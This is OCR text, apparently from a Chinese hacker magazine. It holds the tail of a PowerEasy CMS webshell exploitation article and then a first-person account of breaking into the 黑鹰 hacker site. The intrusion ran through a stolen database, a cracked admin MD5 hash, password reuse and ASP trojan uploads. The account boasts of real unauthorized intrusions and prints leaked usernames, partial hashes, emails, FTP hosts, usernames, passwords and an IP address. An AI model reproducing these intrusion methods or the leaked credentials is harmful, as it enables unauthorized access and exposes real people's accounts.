


图6

填入远程一句话的webshell地址后，提交，如果不发生什么意外，我们就会自动转到新生成的jmup.asp中，如图7。





图7

在这里我们可以上传任意ASP木马，就不再提了。

四、结尾的话

动易是国内用得非常多的一个整站系统，包括一些大型黑客站点也使用它来发布新闻和文章。偏偏现在网上还公布出了那么多版本的利用工具，希望小菜入侵得手后要人道一点对待手中的WEBSHELL。

（文章中涉及到的两个动易漏洞利用工具、海阳顶端一句话木马客户端、lanker的一句话木马客户端已收录至光盘中。）



纯社会工程学拿下黑鹰

风吹过PP好冷

黑鹰被黑了！真的假的？怎么黑的？自从小菜我发了张黑鹰被黑的黑页之后（图1），无数的大黑小黑都加了我的QQ询问。不少朋友一开口就说：“哥们你是不是用什么0day啊？”为了解答大家的质疑。今天小菜我给大家讲讲如何拿下黑鹰的。

说来也是巧，某天一个朋友让我帮忙搞一个站，成功拿下了那个站的webshell以后看到了它的数据库。最近突然有换QQ的冲动，所以我就把该数据库下载回来看看有没有好的QQ号码。呵呵！打开数据库发现这个3M的数据库竟然有1600多个用户！不经意间发现了一个熟人的名字——冰河洗剑！（图2）




图1

test	6aefea124cc...	test@sina.com
lonbo	92926ee1ecb...	admin@shiqian.gc
lemom25	9743b7decd8...	lemom23@163.com
KOBE	d1e0cba1234...	kenny_god@163.cc
冰河洗剑	1fac3d32ea2...	poli029@126.com
navion	c19098bc4b1...	mc1996@163.com
BQLMO	60827015e5d...	san_ren_shang@21
andy0769	fb191ad45d8...	andy@i0769.com

图2

嘿嘿，常看X档案的朋友一定知道他吧？不多说，继续我们的正题。我继续寻找看着顺眼的QQ号码，这个时候我发现了黑鹰的管理员绝杀的资料（图3）。

123	zx1946	81e3ab826fa...	ZXL946@126...
124	hesb	49ba59abbe5...	hesb@126.com
125	绝杀	773f99a5a56...	juesha-tty@
126	1111111	60827015e5d...	11111111111
127	smqh	36aff38227d...	familei1@16

图3

很奇怪为什么绝杀也会在这里，不管了，好奇心的驱动使我忍不住去跑一跑他的MD5散列，结果非常幸运！（小编：很想知道作者当时是怎么破的，本地工具跑还是在线猜解？以后大家投稿的时候在这种细节处一定要写清楚以免很多初学者看得晕乎。）那叫一个激动啊，更激动的是我用这个密码登录dvd.3800hk.com竟然也成功了（图4）！

短暂的激动和兴奋之后，我用绝杀的号在论坛里随便的逛了很久却发现不怎么好玩就走了。但是五天后读书回来，我有了种莫名的冲动便再次登录了这个论坛去查看论坛上的短信息。经过无数垃圾短信的污染视线后，我发现了一个好玩的东西。在这里得到了黑鹰送给斑竹们的免费空间（图5，图6）！

利用这个免费空间上传了一个ASP木马，别的目录都跳不出去，可是E盘却是可以访问的！（不知道黑鹰搞什么飞机，其它的权限设得那么BT，命令执行的控件也都删除了，却留下了这个E盘允许我们访问。）在E盘看到了一个webmail，试着写了个ASP木马进去居然也成功了，这样就得到了emill.3800hk.cn的webshell（图7）。




图4





图7




消息标题：空间已开通，请注意查收！

用户：imagic
FTP密码:TwkLALE_CF
FTP://www.dqhf.net:22

域名指向IP：211.103.38.247

已开通，请及时备案，否则只要发现放上公开的WEB程序
问使用资格。

图5



在2006-9-7 10:52:00，绝杀给您发送的消息！
消息标题：空间已开通，请及时测试。

域名指向IP：211.103.38.247

tp://ngqi.999net.net:22

USER:godcorpse
PSW：STGG=999net%

请及时备案。否则将被删除。

图6

